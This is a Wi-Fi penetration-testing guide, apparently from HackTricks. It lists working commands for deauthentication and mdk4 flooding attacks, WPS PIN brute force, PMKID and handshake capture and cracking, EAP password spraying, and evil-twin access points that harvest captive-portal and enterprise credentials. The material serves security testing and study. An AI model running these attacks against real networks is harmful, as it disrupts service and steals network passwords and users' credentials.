**Pentesting Wifi**

## Wifi basic commands

Copy

ip link show #List available interfaces

iwconfig #List available interfaces

airmon-ng check kill #Kill annoying processes

airmon-ng start wlan0 #Monitor mode

airmon-ng stop wlan0mon #Managed mode

airodump-ng wlan0mon #Scan (default 2.4Ghz)

airodump-ng wlan0mon --band a #Scan 5Ghz

airodump-ng wlan0mon --wps #Scan WPS

iwconfig wlan0 mode monitor #Put in mode monitor

iwconfig wlan0mon mode managed #Quit mode monitor - managed mode

iw dev wlan0 scan | grep "^BSS\|SSID\|WSP\|Authentication\|WPS\|WPA" #Scan available wifis

iwlist wlan0 scan #Scan available wifis

## Tools

### EAPHammer

Copy

git clone https://github.com/s0lst1c3/eaphammer.git

./kali-setup

### Airgeddon

Copy

mv `which dhcpd` `which dhcpd`.old

apt install isc-dhcp-server

apt-get install sslstrip asleap bettercap mdk4 hostapd beef-xss lighttpd dsniff hostapd-wpe

**Run airgeddon with docker**

Copy

docker run \

--rm \

-ti \

--name airgeddon \

--net=host \

--privileged \

-p 3000:3000 \

-v /tmp:/io \

-e DISPLAY=$(env | grep DISPLAY | awk -F "=" '{print $2}') \

v1s1t0r1sh3r3/airgeddon

From: <https://github.com/v1s1t0r1sh3r3/airgeddon/wiki/Docker%20Linux>

### wifiphisher

It can perform Evil Twin, KARMA, and Known Beacons attacks and then use a phishing template to manage to obtain the network real password or capture social network credentials.

Copy

git clone https://github.com/wifiphisher/wifiphisher.git # Download the latest revision

cd wifiphisher # Switch to tool's directory

sudo python setup.py install # Install any dependencies

### [Wifite2](https://github.com/derv82/wifite2)

This tool automates **WPS/WEP/WPA-PSK** attacks. It will automatically:

* Set the interface in monitor mode
* Scan for possible networks - And let you select the victim(s)
* If WEP - Launch WEP attacks
* If WPA-PSK
  + If WPS: Pixie dust attack and the bruteforce attack (be careful the brute-force attack could take a long time). Notice that it doesn't try null PIN or database/generated PINs.
  + Try to capture the PMKID from the AP to crack it
  + Try to deauthenticate clients of the AP to capture a handshake
  + If PMKID or Handshake, try to bruteforce using top5000 passwords.

## Attacks Summary

* **DoS**
  + Deauthentication/disassociation -- Disconnect everyone (or a specific ESSID/Client)
  + Random fake APs -- Hide nets, possible crash scanners
  + Overload AP -- Try to kill the AP (usually not very useful)
  + WIDS -- Play with the IDS
  + TKIP, EAPOL -- Some specific attacks to DoS some APs
* **Cracking**
  + Crack **WEP** (several tools and methods)
  + **WPA-PSK**
    - **WPS** pin "Brute-Force"
    - **WPA PMKID** bruteforce
    - [DoS +] **WPA handshake** capture + Cracking
  + **WPA-MGT**
    - **Username capture**
    - **Bruteforce** Credentials
* **Evil Twin** (with or without DoS)
  + **Open** Evil Twin [+ DoS] -- Useful to capture captive portal creds and/or perform LAN attacks
  + **WPA-PSK** Evil Twin -- Useful to network attacks if you know the password
  + **WPA-MGT** -- Useful to capture company credentials
* **KARMA, MANA**, **Loud MANA**, **Known beacon**
  + **+ Open** -- Useful to capture captive portal creds and/or perform LAN attacks
  + **+ WPA** -- Useful to capture WPA handshakes

## DOS

### Deauthentication Packets

**Description from** [**here**:](https://null-byte.wonderhowto.com/how-to/use-mdk3-for-advanced-wi-fi-jamming-0185832/)**.**

**Deauthentication** attacks, a prevalent method in Wi-Fi hacking, involve forging "management" frames to **forcefully disconnect devices from a network**. These unencrypted packets deceive clients into believing they are from the legitimate network, enabling attackers to collect WPA handshakes for cracking purposes or to persistently disrupt network connections. This tactic, alarming in its simplicity, is widely used and has significant implications for network security.

**Deauthentication using Aireplay-ng**

Copy

aireplay-ng -0 0 -a 00:14:6C:7E:40:80 -c 00:0F:B5:34:30:30 ath0

* -0 means deauthentication
* 1 is the number of deauths to send (you can send multiple if you wish); 0 means send them continuously
* -a 00:14:6C:7E:40:80 is the MAC address of the access point
* -c 00:0F:B5:34:30:30 is the MAC address of the client to deauthenticate; if this is omitted then broadcast deauthentication is sent (not always work)
* ath0 is the interface name

### Disassociation Packets

**Disassociation packets**, similar to deauthentication packets, are a type of management frame used in Wi-Fi networks. These packets serve to sever the connection between a device (such as a laptop or smartphone) and an access point (AP). The primary distinction between disassociation and deauthentication lies in their usage scenarios. While an AP emits **deauthentication packets to remove rogue devices explicitly from the network, disassociation packets are typically sent when the AP is undergoing a shutdown**, restart, or relocating, thereby necessitating the disconnection of all connected nodes.

**This attack can be performed by mdk4(mode "d"):**

Copy

# -c <channel>

# -b victim\_client\_mac.txt contains the MAC address of the device to eliminate

# -e WifiName is the name of the wifi

# -B BSSID is the BSSID of the AP

# Notice that these and other parameters aare optional, you could give onli the ESSID and md4k will automatically search for it, wait for finding clients and deauthenticate them

mdk4 wlan0mon d -c 5 -b victim\_client\_mac.txt -E WifiName -B EF:60:69:D7:69:2F

### **More DOS attacks by mdk4**

**In** [**here**](https://en.kali.tools/?p=864)**.**

**ATTACK MODE b: Beacon Flooding**

Sends beacon frames to show fake APs at clients. This can sometimes crash network scanners and even drivers!

Copy

# -a Use also non-printable caracters in generated SSIDs and create SSIDs that break the 32-byte limit

# -w n (create Open) t (Create WPA/TKIP) a (Create WPA2/AES)

# -m use real BSSIDS

# All the parameters are optional and you could load ESSIDs from a file

mdk4 wlan0mon b -a -w nta -m

**ATTACK MODE a: Authentication Denial-Of-Service**

Sending authentication frames to all accessible Access Points (APs) within range can overload these APs, especially when numerous clients are involved. This intense traffic can lead to system instability, causing some APs to freeze or even reset.

Copy

# -a BSSID send random data from random clients to try the DoS

# -i BSSID capture and repeat pakets from authenticated clients

# -m use real MACs

# only -a or -i can be used

mdk4 wlan0mon a [-i EF:60:69:D7:69:2F] [-a EF:60:69:D7:69:2F] -m

**ATTACK MODE p: SSID Probing and Bruteforcing**

Probing Access Points (APs) checks if a SSID is properly revealed and confirms the AP's range. This technique, coupled with **bruteforcing hidden SSIDs** with or without a wordlist, helps in identifying and accessing concealed networks.

**ATTACK MODE m: Michael Countermeasures Exploitation**

Sending random or duplicate packets to different QoS queues can trigger Michael Countermeasures on **TKIP APs**, leading to a one-minute AP shutdown. This method is an efficient **DoS** (Denial of Service) attack tactic.

Copy

# -t <BSSID> of a TKIP AP

# -j use inteligent replay to create the DoS

mdk4 wlan0mon m -t EF:60:69:D7:69:2F [-j]

**ATTACK MODE e: EAPOL Start and Logoff Packet Injection**

Flooding an AP with **EAPOL Start frames** creates **fake sessions**, overwhelming the AP and blocking legitimate clients. Alternatively, injecting **fake EAPOL Logoff messages** forcibly disconnects clients, both methods effectively disrupt network service.

Copy

# Use Logoff messages to kick clients

mdk4 wlan0mon e -t EF:60:69:D7:69:2F [-l]

**ATTACK MODE s: Attacks for IEEE 802.11s mesh networks**

Various attacks on link management and routing in mesh networks.

**ATTACK MODE w: WIDS Confusion**

Cross-connecting clients to multiple WDS nodes or fake rogue APs can manipulate Intrusion Detection and Prevention Systems, creating confusion and potential system abuse.

Copy

# -z activate Zero\_Chaos' WIDS exploit (authenticates clients from a WDS to foreign APs to make WIDS go nuts)


mkd4 -e <SSID> -c <channel> [-z]

**ATTACK MODE f: Packet Fuzzer**

A packet fuzzer featuring diverse packet sources and a comprehensive set of modifiers for packet manipulation.

### **Airggedon**

***Airgeddon*** offers most of the attacks proposed in the previous comments:



## WPS

WPS (Wi-Fi Protected Setup) simplifies the process of connecting devices to a router, enhancing the setup speed and ease for networks encrypted with **WPA** or **WPA2** Personal. It is ineffective for the easily compromised WEP security. WPS employs an 8-digit PIN, validated in two halves, making it susceptible to brute-force attacks due to its limited number of combinations (11,000 possibilities).

### WPS Bruteforce

There are 2 main tools to perform this action: Reaver and Bully.

* **Reaver** has been designed to be a robust and practical attack against WPS, and has been tested against a wide variety of access points and WPS implementations.
* **Bully** is a **new implementation** of the WPS brute force attack, written in C. It has several advantages over the original reaver code: fewer dependencies, improved memory and cpu performance, correct handling of endianness, and a more robust set of options.

The attack exploits the **WPS PIN's vulnerability**, particularly its exposure of the first four digits and the last digit's role as a checksum, easing the brute-force attack. However, defenses against brute-force attacks, like **blocking MAC addresses** of aggressive attackers, demand **MAC address rotation** to continue the attack.

Upon obtaining the WPS PIN with tools like Bully or Reaver, the attacker can deduce the WPA/WPA2 PSK, ensuring **persistent network access**.

Copy

reaver -i wlan1mon -b 00:C0:CA:78:B1:37 -c 9 -b -f -N [-L -d 2] -vvroot

bully wlan1mon -b 00:C0:CA:78:B1:37 -c 9 -S -F -B -v 3

**Smart Brute Force**

This refined approach targets WPS PINs using known vulnerabilities:

1. **Pre-discovered PINs**: Utilize a database of known PINs linked to specific manufacturers known to use uniform WPS PINs. This database correlates the first three octets of MAC-addresses with likely PINs for these manufacturers.
2. **PIN Generation Algorithms**: Leverage algorithms like ComputePIN and EasyBox, which calculate WPS PINs based on the AP's MAC-address. The Arcadyan algorithm additionally requires a device ID, adding a layer to the PIN generation process.

### WPS Pixie Dust attack

**Dominique Bongard** discovered a flaw in some Access Points (APs) concerning the creation of secret codes, known as **nonces** (**E-S1** and **E-S2**). If these nonces can be figured out, cracking the AP's WPS PIN becomes easy. The AP reveals the PIN within a special code (hash) to prove it's legitimate and not a fake (rogue) AP. These nonces are essentially the "keys" to unlocking the "safe" that holds the WPS PIN. More on this can be found [here](https://forums.kali.org/showthread.php?24286-WPS-Pixie-Dust-Attack-(Offline-WPS-Attack)).

In simple terms, the issue is that some APs did not use random enough keys for encrypting the PIN during the connection process. This makes the PIN vulnerable to being guessed from outside the network (offline brute force attack).

Copy

reaver -i wlan1mon -b 00:C0:CA:78:B1:37 -c 9 -K 1 -N -vv

bully wlan1mon -b 00:C0:CA:78:B1:37 -d -v 3

If you don't want to switch the device into monitor mode, or reaver and bully have some problem, you can try [OneShot-C](https://github.com/nikita-yfh/OneShot-C). This tools can performs Pixie Dust attack without having to switch to monitor mode.

Copy

./oneshot -i wlan0 -K -b 00:C0:CA:78:B1:37

### Null Pin attack


Some poorly designed systems even let a **Null PIN** (an empty or nonexistent PIN) grant access, which is quite unusual. The tool **Reaver** is capable of testing for this vulnerability, unlike **Bully**.

Copy

reaver -i wlan1mon -b 00:C0:CA:78:B1:37 -c 9 -f -N -g 1 -vv -p ''

### Airgeddon

All the proposed WPS attacks can be easily performed using ***airgeddon.***



* 5 and 6 lets you try **your custom PIN** (if you have any)
* 7 and 8 perform the **Pixie Dust attack**
* 13 allows you to test the **NULL PIN**
* 11 and 12 will **recollect the PINs related to the selected AP from available databases** and **generate** possible **PINs** using: ComputePIN, EasyBox and optionally Arcadyan (recommended, why not?)
* 9 and 10 will test **every possible PIN**

## **WEP**

So broken and unused nowdays. Just know that ***airgeddon*** have a WEP option called "All-in-One" to attack this kind of protection. More tools offer similar options.



## WPA/WPA2 PSK

### PMKID

In 2018, **hashcat** [revealed](https://hashcat.net/forum/thread-7717.html) a new attack method, unique because it only needs **one single packet** and doesn't require any clients to be connected to the target AP—just interaction between the attacker and the AP.

Many modern routers add an **optional field** to the **first EAPOL** frame during association, known as Robust Security Network. This includes the PMKID.

As the original post explains, the **PMKID** is created using known data:

Copy

PMKID = HMAC-SHA1-128(PMK, "PMK Name" | MAC\_AP | MAC\_STA)

Given that the "PMK Name" is constant, we know the BSSID of the AP and the station, and the PMK is identical to the one from a full 4-way handshake, **hashcat** can use this information to crack the PSK and recover the passphrase!

To **gather** this information and **bruteforce** locally the password you can do:

Copy

airmon-ng check kill

airmon-ng start wlan0

git clone https://github.com/ZerBea/hcxdumptool.git; cd hcxdumptool; make; make install

hcxdumptool -o /tmp/attack.pcap -i wlan0mon --enable\_status=1

Copy

#You can also obtains PMKIDs using eaphammer

./eaphammer --pmkid --interface wlan0 --channel 11 --bssid 70:4C:A5:F8:9A:C1

The **PMKIDs captured** will be shown in the **console** and also **saved** inside \_ **/tmp/attack.pcap**\_ Now, convert the capture to **hashcat/john** format and crack it:

Copy

hcxtools/hcxpcaptool -z hashes.txt /tmp/attack.pcapng

hashcat -m 16800 --force hashes.txt /usr/share/wordlists/rockyou.txt

john hashes.txt --wordlist=/usr/share/wordlists/rockyou.txt

Please note the format of a correct hash contains **4 parts**, like: 4017733ca8db33a1479196c2415173beb808d7b83cfaa4a6a9a5aae7566f6461666f6e65436f6e6e6563743034383131343838 If yours **only** contains **3 parts**, then, it is **invalid** (the PMKID capture wasn't valid).

Note that hcxdumptool **also capture handshakes** (something like this will appear: **MP:M1M2 RC:63258 EAPOLTIME:17091**). You could **transform** the **handshakes** to **hashcat**/**john** format using cap2hccapx

Copy

tcpdump -r /tmp/attack.pcapng -w /tmp/att.pcap

cap2hccapx pmkid.pcapng pmkid.hccapx ["Filter\_ESSID"]

hccap2john pmkid.hccapx > handshake.john

john handshake.john --wordlist=/usr/share/wordlists/rockyou.txt

aircrack-ng /tmp/att.pcap -w /usr/share/wordlists/rockyou.txt #Sometimes

*I have noticed that some handshakes captured with this tool couldn't be cracked even knowing the correct password. I would recommend to capture handshakes also via traditional way if possible, or capture several of them using this tool.*

### Handshake capture

An attack on **WPA/WPA2** networks can be executed by capturing a **handshake** and attempting to **crack** the password **offline**. This process involves monitoring the communication of a specific network and **BSSID** on a particular **channel**. Here's a streamlined guide:

1. Identify the **BSSID**, **channel**, and a **connected client** of the target network.
2. Use airodump-ng to monitor the network traffic on the specified channel and BSSID, hoping to capture a handshake. The command will look like this:

Copy

airodump-ng wlan0 -c 6 --bssid 64:20:9F:15:4F:D7 -w /tmp/psk --output-format pcap


1. To increase the chance of capturing a handshake, momentarily disconnect the client from the network to force a re-authentication. This can be done using the aireplay-ng command, which sends deauthentication packets to the client:

Copy

aireplay-ng -0 0 -a 64:20:9F:15:4F:D7 wlan0 #Send generic deauth packets, may not work in all scenarios

*Note that as the client was deauthenticated it could try to connect to a different AP or, in other cases, to a different network.*

Once in the airodump-ng appears some handshake information this means that the handshake was captured and you can stop listening:



Once the handshake is captured you can **crack** it with aircrack-ng:

Copy

aircrack-ng -w /usr/share/wordlists/rockyou.txt -b 64:20:9F:15:4F:D7 /tmp/psk\*.cap

### Check if handshake in file

**aircrack**

Copy

aircrack-ng psk-01.cap #Search your bssid/essid and check if any handshake was capture

**tshark**

Copy

tshark -r psk-01.cap -n -Y eapol #Filter handshake messages #You should have the 4 messages.

[**cowpatty**](https://github.com/roobixx/cowpatty)

Copy

cowpatty -r psk-01.cap -s "ESSID" -f -

*If this tool finds an uncompleted handshake of an ESSID before the completed one, it won't detect the valid one.*

**pyrit**

Copy

apt-get install pyrit #Not working for newer versions of kali

pyrit -r psk-01.cap analyze

## **WPA Enterprise (MGT)**

In **enterprise WiFi setups, you'll encounter various authentication methods**, each providing different security levels and management features. When you use tools like airodump-ng to inspect network traffic, you might notice identifiers for these authentication types. Some common methods include:

Copy

6A:FE:3B:73:18:FB -58 19 0 0 1 195 WPA2 CCMP MGT NameOfMyWifi


1. **EAP-GTC (Generic Token Card)**:
   1. This method supports hardware tokens and one-time passwords within EAP-PEAP. Unlike MSCHAPv2, it doesn't use a peer challenge and sends passwords in plaintext to the access point, posing a risk for downgrade attacks.
2. **EAP-MD5 (Message Digest 5)**:
   1. Involves sending the MD5 hash of the password from the client. It's **not recommended** due to vulnerability to dictionary attacks, lack of server authentication, and inability to generate session-specific WEP keys.
3. **EAP-TLS (Transport Layer Security)**:
   1. Utilizes both client-side and server-side certificates for authentication and can dynamically generate user-based and session-based WEP keys for securing communications.
4. **EAP-TTLS (Tunneled Transport Layer Security)**:
   1. Provides mutual authentication through an encrypted tunnel, along with a method to derive dynamic, per-user, per-session WEP keys. It requires only server-side certificates, with clients using credentials.
5. **PEAP (Protected Extensible Authentication Protocol)**:
   1. Functions similarly to EAP by creating a TLS tunnel for protected communication. It allows the use of weaker authentication protocols on top of EAP due to the protection offered by the tunnel.
   2. **PEAP-MSCHAPv2**: Often referred to as PEAP, it combines the vulnerable MSCHAPv2 challenge/response mechanism with a protective TLS tunnel.
   3. **PEAP-EAP-TLS (or PEAP-TLS)**: Similar to EAP-TLS but initiates a TLS tunnel before exchanging certificates, offering an additional layer of security.

You can find more information about these authentication methods [here](https://en.wikipedia.org/wiki/Extensible_Authentication_Protocol) and [here](https://www.intel.com/content/www/us/en/support/articles/000006999/network-and-i-o/wireless-networking.html).

### Username Capture

Reading <https://tools.ietf.org/html/rfc3748#page-27> it looks like if you are using **EAP** the **"Identity"** **messages** must be **supported**, and the **username** is going to be sent in **clear** in the **"Response Identity"** messages.

Even using one of the most secure of authentication methods: **PEAP-EAP-TLS**, it is possible to **capture the username sent in the EAP protocol**. To do so, **capture a authentication communication** (start airodump-ng inside a channel and wireshark in the same interface) and filter the packets byeapol. Inside the "**Response, Identity**" packet, the **username** of the client will appear.



### Anonymous Identities

Identity hiding is supported by both EAP-PEAP and EAP-TTLS. In the context of a WiFi network, an EAP-Identity request is typically initiated by the access point (AP) during the association process. To ensure the protection of user anonymity, the response from the EAP client on the user's device contains only the essential information required for the initial RADIUS server to process the request. This concept is illustrated through the following scenarios:

* EAP-Identity = anonymous
  + In this scenario, all users employ the pseudonymous "anonymous" as their user identifier. The initial RADIUS server functions as either an EAP-PEAP or EAP-TTLS server, responsible for managing the server-side of the PEAP or TTLS protocol. The inner (protected) authentication method is then either handled locally or delegated to a remote (home) RADIUS server.
* EAP-Identity = anonymous@realm\_x
  + In this situation, users from different realms conceal their identities while indicating their respective realms. This allows the initial RADIUS server to proxy the EAP-PEAP or EAP-TTLS requests to RADIUS servers in their home realms, which act as the PEAP or TTLS server. The initial RADIUS server operates solely as a RADIUS relay node.
  + Alternatively, the initial RADIUS server may function as the EAP-PEAP or EAP-TTLS server and either handle the protected authentication method or forward it to another server. This option facilitates the configuration of distinct policies for various realms.

In EAP-PEAP, once the TLS tunnel is established between the PEAP server and the PEAP client, the PEAP server initiates an EAP-Identity request and transmits it through the TLS tunnel. The client responds to this second EAP-Identity request by sending an EAP-Identity response containing the user's true identity through the encrypted tunnel. This approach effectively prevents the revelation of the user's actual identity to anyone eavesdropping on the 802.11 traffic.

EAP-TTLS follows a slightly different procedure. With EAP-TTLS, the client typically authenticates using PAP or CHAP, secured by the TLS tunnel. In this case, the client includes a User-Name attribute and either a Password or CHAP-Password attribute in the initial TLS message sent after tunnel establishment.

Regardless of the protocol chosen, the PEAP/TTLS server obtains knowledge of the user's true identity after the TLS tunnel has been established. The true identity can be represented as user@realm or simply user. If the PEAP/TTLS server is also responsible for authenticating the user, it now possesses the user's identity and proceeds with the authentication method protected by the TLS tunnel. Alternatively, the PEAP/TTLS server may forward a new RADIUS request to the user's home RADIUS server. This new RADIUS request omits the PEAP or TTLS protocol layer. In cases where the protected authentication method is EAP, the inner EAP messages are transmitted to the home RADIUS server without the EAP-PEAP or EAP-TTLS wrapper. The User-Name attribute of the outgoing RADIUS message contains the user's true identity, replacing the anonymous User-Name from the incoming RADIUS request. When the protected authentication method is PAP or CHAP (supported only by TTLS), the User-Name and other authentication attributes extracted from the TLS payload are substituted in the outgoing RADIUS message, displacing the anonymous User-Name and TTLS EAP-Message attributes found in the incoming RADIUS request.

For more info check <https://www.interlinknetworks.com/app_notes/eap-peap.htm>

### EAP-Bruteforce (password spray)

If the client is expected to use a **username and password** (notice that **EAP-TLS won't be valid** in this case), then you could try to get a **list** a **usernames** (see next part) and **passwords** and try to **bruteforce** the access using [**air-hammer**](https://github.com/Wh1t3Rh1n0/air-hammer)**.**

Copy

./air-hammer.py -i wlan0 -e Test-Network -P UserPassword1 -u usernames.txt

You could also do this attack using eaphammer:

Copy

./eaphammer --eap-spray \

--interface-pool wlan0 wlan1 wlan2 wlan3 wlan4 \

--essid example-wifi \

--password bananas \

--user-list users.txt

## Client attacks Theory

### Network Selection and Roaming

* The 802.11 protocol defines how a station joins an Extended Service Set (ESS) but does not specify the criteria for selecting an ESS or an access point (AP) within it.
* Stations can roam between APs sharing the same ESSID, maintaining connectivity across a building or area.
* The protocol requires station authentication to the ESS but does not mandate AP authentication to the station.

### Preferred Network Lists (PNLs)

* Stations store the ESSID of every wireless network they connect to in their Preferred Network List (PNL), along with network-specific configuration details.
* The PNL is used to automatically connect to known networks, improving the user's experience by streamlining the connection process.

### Passive Scanning

* APs periodically broadcast beacon frames, announcing their presence and features, including the AP's ESSID unless broadcasting is disabled.
* During passive scanning, stations listen for beacon frames. If a beacon's ESSID matches an entry in the station's PNL, the station may automatically connect to that AP.
* Knowledge of a device's PNL allows for potential exploitation by mimicking a known network's ESSID, tricking the device into connecting to a rogue AP.

### Active Probing

* Active probing involves stations sending probe requests to discover nearby APs and their characteristics.
* Directed probe requests target a specific ESSID, helping detect if a particular network is within range, even if it's a hidden network.
* Broadcast probe requests have a null SSID field and are sent to all nearby APs, letting the station check for any preferred network without disclosing its PNL contents.

## Simple AP with redirection to Internet

Before explaining how to perform more complex attacks it's going to be explained **how** to just **create** an **AP** and **redirect** it's **traffic** to an interface connected **to** the **Internet**.

Using ifconfig -a check that the wlan interface to create the AP and the interface connected to the Internet are present.

### DHCP & DNS

Copy

apt-get install dnsmasq #Manages DHCP and DNS

Create the config file /etc/dnsmasq.conf:

Copy

interface=wlan0

dhcp-authoritative

dhcp-range=192.168.1.2,192.168.1.30,255.255.255.0,12h

dhcp-option=3,192.168.1.1

dhcp-option=6,192.168.1.1

server=8.8.8.8

log-queries

log-dhcp

listen-address=127.0.0.1

Then **set IPs** and **routes**:

Copy

ifconfig wlan0 up 192.168.1.1 netmask 255.255.255.0

route add -net 192.168.1.0 netmask 255.255.255.0 gw 192.168.1.1

And then **start** dnsmasq:

Copy

dnsmasq -C dnsmasq.conf -d

### hostapd

Copy

apt-get install hostapd

Create a config file hostapd.conf:

Copy

interface=wlan0

driver=nl80211

ssid=MITIWIFI

hw\_mode=g

channel=11

macaddr\_acl=0

ignore\_broadcast\_ssid=0

auth\_algs=1

wpa=2

wpa\_passphrase=mitmwifi123

wpa\_key\_mgmt=WPA-PSK

wpa\_pairwise=CCMP

wpa\_group\_rekey=86400

ieee80211n=1

wme\_enabled=1

**Stop annoying processes** , set **monitor mode**, and **start hostapd**:

Copy

airmon-ng check kill

iwconfig wlan0 mode monitor

ifconfig wlan0 up

hostapd ./hostapd.conf

### Forwarding and Redirection

Copy

iptables --table nat --append POSTROUTING --out-interface eth0 -j MASQUERADE

iptables --append FORWARD --in-interface wlan0 -j ACCEPT

echo 1 > /proc/sys/net/ipv4/ip\_forward

## Evil Twin

An evil twin attack exploits the way WiFi clients recognize networks, primarily relying on the network name (ESSID) without requiring the base station (access point) to authenticate itself to the client. Key points include:

* **Difficulty in Differentiation**: Devices struggle to distinguish between legitimate and rogue access points when they share the same ESSID and encryption type. Real-world networks often use multiple access points with the same ESSID to extend coverage seamlessly.
* **Client Roaming and Connection Manipulation**: The 802.11 protocol allows devices to roam between access points within the same ESS. Attackers can exploit this by luring a device to disconnect from its current base station and connect to a rogue one. This can be achieved by offering a stronger signal or disrupting the connection to the legitimate access point through methods like deauthentication packets or jamming.
* **Challenges in Execution**: Successfully executing an evil twin attack in environments with multiple, well-placed access points can be challenging. Deauthenticating a single legitimate access point often results in the device connecting to another legitimate access point unless the attacker can deauthenticate all nearby access points or strategically place the rogue access point.

You can create a very basic Open Evil Twin (no capabilities to route traffic to Internet) doing:

Copy


airbase-ng -a 00:09:5B:6F:64:1E --essid "Elroy" -c 1 wlan0mon

You could also create an Evil Twin using **eaphammer** (notice that to create evil twins with eaphammer the interface **should NOT be** in **monitor** mode):

Copy

./eaphammer -i wlan0 --essid exampleCorp --captive-portal

Or using Airgeddon: Options: 5,6,7,8,9 (inside Evil Twin attack menu).



Please, notice that by default if an ESSID in the PNL is saved as WPA protected, the device won't connect automatically to an Open evil Twin. You can try to DoS the real AP and hope that the user will connect manually to your Open evil twin, or you could DoS the real AP an use a WPA Evil Twin to capture the handshake (using this method you won't be able to let the victim connect to you as you don't know the PSK, but you can capture the handshake and try to crack it).

*Some OS and AV will warn the user that connect to an Open network is dangerous...*

### WPA/WPA2 Evil Twin

You can create an **Evil Twin using WPA/2** and if the devices have configured to connect to that SSID with WPA/2, they are going to try to connect. Anyway, **to complete the 4-way-handshake** you also need to **know** the **password** that the client is going to use. If you **don't know** it, the **connection won't be completed**.

Copy

./eaphammer -i wlan0 -e exampleCorp -c 11 --creds --auth wpa-psk --wpa-passphrase "mywifipassword"

### Enterprise Evil Twin

To understand this attacks I would recommend to read before the brief [WPA Enterprise explanation](https://book.hacktricks.xyz/generic-methodologies-and-resources/pentesting-wifi#wpa-enterprise-mgt).

**Using hostapd-wpe**

hostapd-wpe needs a **configuration** file to work. To **automate** the generation if these configurations you could use <https://github.com/WJDigby/apd_launchpad> (download the python file inside */etc/hostapd-wpe/*)

Copy

./apd\_launchpad.py -t victim -s PrivateSSID -i wlan0 -cn company.com

hostapd-wpe ./victim/victim.conf -s

In the configuration file you can select a lot of different things like ssid, channel, user files, cret/key, dh parameters, wpa version and auth...

[**Using hostapd-wpe with EAP-TLS to allow any certificate to login.**](https://book.hacktricks.xyz/generic-methodologies-and-resources/pentesting-wifi/evil-twin-eap-tls)

**Using EAPHammer**

Copy

# Generate Certificates

./eaphammer --cert-wizard

# Launch Attack

./eaphammer -i wlan0 --channel 4 --auth wpa-eap --essid CorpWifi --creds

By default, EAPHammer purposes this authentication methods (notice GTC as the first one to try to obtain plaintext passwords and then the use of more robust auth methods):

Copy

GTC,MSCHAPV2,TTLS-MSCHAPV2,TTLS,TTLS-CHAP,TTLS-PAP,TTLS-MSCHAP,MD5

This is the default methodology to avoid long connection times. However, you can also specify to server the authentication methods from weakest to strongest:

Copy


--negotiate weakest

Or you could also use:

* --negotiate gtc-downgrade to use highly efficient GTC downgrade implementation (plaintext passwords)
* --negotiate manual --phase-1-methods PEAP,TTLS --phase-2-methods MSCHAPV2,GTC,TTLS-PAP to specify manually the methods offered (offering the same auth methods in the same order as the organisation the attack will be much more difficult to detect).
* [Find more info in the wiki](http://solstice.sh/wireless/eaphammer/2019/09/10/eap-downgrade-attacks/)

**Using Airgeddon**

Airgeddon can use previously generated certificated to offer EAP authentication to WPA/WPA2-Enterprise networks. The fake network will downgrade the connection protocol to EAP-MD5 so it will be able to **capture the user and the MD5 of the password**. Later, the attacker can try to crack the password. Airggedon offers you the possibility of a **continuous Evil Twin attack (noisy)** or **only create the Evil Attack until someone connects (smooth).**



### Debugging PEAP and EAP-TTLS TLS tunnels in Evil Twins attacks


*This method was tested in an PEAP connection but as I'm decrypting an arbitrary TLS tunnel this should also works with EAP-TTLS*

